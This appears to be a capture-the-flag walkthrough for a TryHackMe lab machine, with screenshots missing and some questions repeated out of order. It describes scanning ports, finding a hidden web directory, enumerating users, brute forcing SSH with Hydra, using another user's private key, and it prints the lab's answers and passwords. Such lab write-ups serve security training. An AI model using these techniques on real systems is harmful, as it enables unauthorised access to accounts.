Enumerate the machine to find any vectors for privilege escalation

Ans - NA

What is the name of the other user you found(all lower case)?

Ans - kay

If you have found another user, what can you do with this information?


Ans - NA

What is the final password you obtain?


Ans - heresareallystrongpasswordthatfollowsthepasswordpolicy$$


Steps to Complete the tasks:

1) Connect your system with the ovpn configuration file that can be download from tryhackme dashboard.




2) Now start the machine.
3) Now lets perform a Rustscan to find the open ports, service version, OS version etc.





We have 4 open ports 22 for ssh,80 for http to host the website and two other ports 139 and 445.

4) Now lets find answer for our third question and find the hidden directory found on the website to do this we will use tool gobuster to find the hidden directories.




As shown in the above screen shot we can see that we found answer for our question.

What is the name of the hidden directory on the web server(enter name without /)?


Ans – development

5) Now lets visit the hidden directory.


We find two txt files named dev and j.



6) Lets open those files in one of those files we can see a conversation between k and j. This might indicate that these are two users with their initials.



7) Now lets find the names of those users for this we can use a tool called Enum4linux. Download it from github - https://github.com/CiscoCXSecurity/enum4linux.git



From the result of enum4linux we can see that we found two user's kay and jan.


This gives us answer for two of our questions.

What is the username?

Ans – jan

What is the name of the other user you found(all lower case)?

Ans - kay



8) Now lets try to find their password to get a shell using ssh.
9) For that we will use a tool hydra and brute force password using a wordlist to get a ssh connection.


As shown in below Screenshot we can find answer to our next question

What is the password?


Ans – armando

What service do you use to access the server(answer in abbreviation in all caps)?

Ans - SSH




10)Now lets use the username/password (jan/armando) to get a shell using ssh.



11)Now lets find a way to get access to other users account (kay).

12)To do this lets copy the id_rsa key from .ssh folder of user kay and use it to get shell of user kay.



13) Once logged in using the id_rsa key lets find the file which has answer to our final question, found pass.bak file which has answer to our final question.

What is the final password you obtain?
ans -heresareallystrongpasswordthatfollowsthepasswordpolicy$$